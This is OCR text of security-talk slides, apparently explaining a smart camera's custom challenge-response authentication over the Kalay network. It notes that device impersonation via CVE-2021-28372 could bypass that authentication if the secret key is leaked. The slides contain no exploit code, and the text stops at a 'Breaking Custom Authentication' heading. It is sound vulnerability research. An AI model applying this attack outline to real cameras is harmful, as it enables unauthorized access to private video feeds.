
Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
1. During device registration, camera requests an account-specific, shared secret key, **k**
Smart Camera (Home Network)
Camera API Server


Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
2. Mobile app also requests *k*
1. During device registration, camera requests an account-specific, shared secret key, **k**
Smart Camera (Home Network)
Camera API Server

Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
3. Mobile app creates Kalay connection with camera, starts custom authentication process
2. Mobile app also requests k
1. During device registration, camera requests an account-specific, shared secret key, k
Smart Camera (Home Network)
Camera API Server

Case Study #2: Custom Authentication



Kalay Network
Mobile Application (Remote Network 1)
Smart Camera (Home Network)
Camera API Server


1. During device registration, camera requests an account-specific, shared secret key, **k**

2. Mobile app also requests **k**

3. Mobile app creates Kalay connection with camera, starts custom authentication process

4. Camera generates random data, **d**, and challenge: **c = Enc(d, *k*)**


Case Study #2: Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
5. Mobile app performs **Dec(c, k)** to obtain **d**, sends back **d** with request to start streaming video
4. Camera generates random data, **d**, and challenge: **c = Enc(d, k)**
2. Mobile app also requests ***k***
1. During device registration, camera requests an account-specific, shared secret key, **k**
Smart Camera (Home Network)
Camera API Server


Case Study #2: Sounds Secure?

- Custom auth protocol is effective at validating that the Client is a trusted connection…
- However, **it assumes that devices cannot be impersonated**
  - Our friend CVE-2021-28372 strikes again!
- Attack is very similar to general CVE-2021-28372 exploitation with one key difference:
  - Attacker needs to somehow leak the secret from either the Client or Device or demonstrate the ability to decrypt/encrypt a challenge

Case Study #2: Breaking Custom Authentication




Case Study #2: Breaking Custom Authentication

